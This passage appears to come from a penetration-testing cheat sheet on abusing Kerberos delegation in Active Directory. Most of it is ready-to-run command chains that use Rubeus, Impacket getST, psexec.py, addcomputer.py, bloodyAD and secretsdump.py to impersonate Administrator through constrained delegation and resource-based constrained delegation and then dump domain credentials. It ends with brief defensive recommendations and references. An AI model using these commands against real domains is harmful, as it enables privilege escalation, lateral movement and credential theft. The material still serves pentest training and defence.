
Rubeus.exe s4u \
  /user:websvc \
  /aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7 \
  /impersonateuser:Administrator \
  /msdsspn:CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL \
  /ptt
Constrained Delegation — Linux (Impacket)
Step 1 — Enumerate:
1
impacket-findDelegation <DOMAIN>/<USERNAME>:<PASSWORD>

Step 2 — Get TGS as impersonated user:
1
2
3
4
5
6
impacket-getST \
  <DOMAIN>/<SERVICE_ACCOUNT> \
  -spn <SERVICE/TARGET_HOST> \
  -impersonate <TARGET_USER> \
  -dc-ip <DC_IP> \
  -hashes :<NTLM_HASH>
Step 3 — Use the ticket:
1
2
3
4
5
6
7
8
export KRB5CCNAME=<TGS_FILE>.ccache
sudo ntpdate <DC_IP>

psexec.py \
  <DOMAIN>/<TARGET_USER>@<TARGET_HOST> \
  -k -no-pass \
  -dc-ip <DC_IP> \
  -target-ip <TARGET_IP>
RBCD — Linux (Impacket + BloodyAD)
Step 1 — Create a machine account:
1
2
3
4
5
addcomputer.py \
  -computer-name ATTACKER$ \
  -computer-pass 'Pass123!' \
  -dc-ip <DC_IP> \
  <DOMAIN>/<USER>:'<PASS>'
Step 2 — Write RBCD on the target (requires GenericWrite on target object):
1
2
3
4
5
6
7
8
bloodyAD \
  -d <DOMAIN> \
  -u <USER> \
  -p '<PASS>' \
  --host <DC_IP> \
  set object <TARGET_COMPUTER$> \
  msDS-AllowedToActOnBehalfOfOtherIdentity \
  -v 'ATTACKER$'
Step 3 — Get TGS as any user:
1
2
3
4
5
6
impacket-getST \
  <DOMAIN>/ATTACKER$ \
  -spn CIFS/<TARGET_HOST> \
  -impersonate Administrator \
  -dc-ip <DC_IP> \
  -hashes :<NT_HASH_OF_ATTACKER$>
Step 4 — Use the ticket:
1
2
3
4
5
6
export KRB5CCNAME=Administrator@CIFS_<TARGET_HOST>.ccache

secretsdump.py \
  -k -no-pass \
  <DOMAIN>/Administrator@<TARGET_HOST> \
  -dc-ip <DC_IP>
Defensive Recommendations
- Audit all accounts with any delegation flag using
impacket-findDelegationor BloodHound regularly - Mark privileged accounts with “Account is sensitive and cannot be delegated” in ADUC
- Remove Unconstrained Delegation from all non-DC machines — there is no modern legitimate use case
- Review ACLs on computer objects —
GenericWritepermissions enable RBCD abuse by any domain user - Add high-privilege accounts to the Protected Users security group — members cannot be used for delegation at all
- Monitor for authentication coercion at the network level (Printer Bug, PetitPotam, DFSCoerce traffic patterns)
References
- HackTricks — Unconstrained Delegation
- hackndo — Kerberos Delegation
- Microsoft Docs — S4U2Self and S4U2Proxy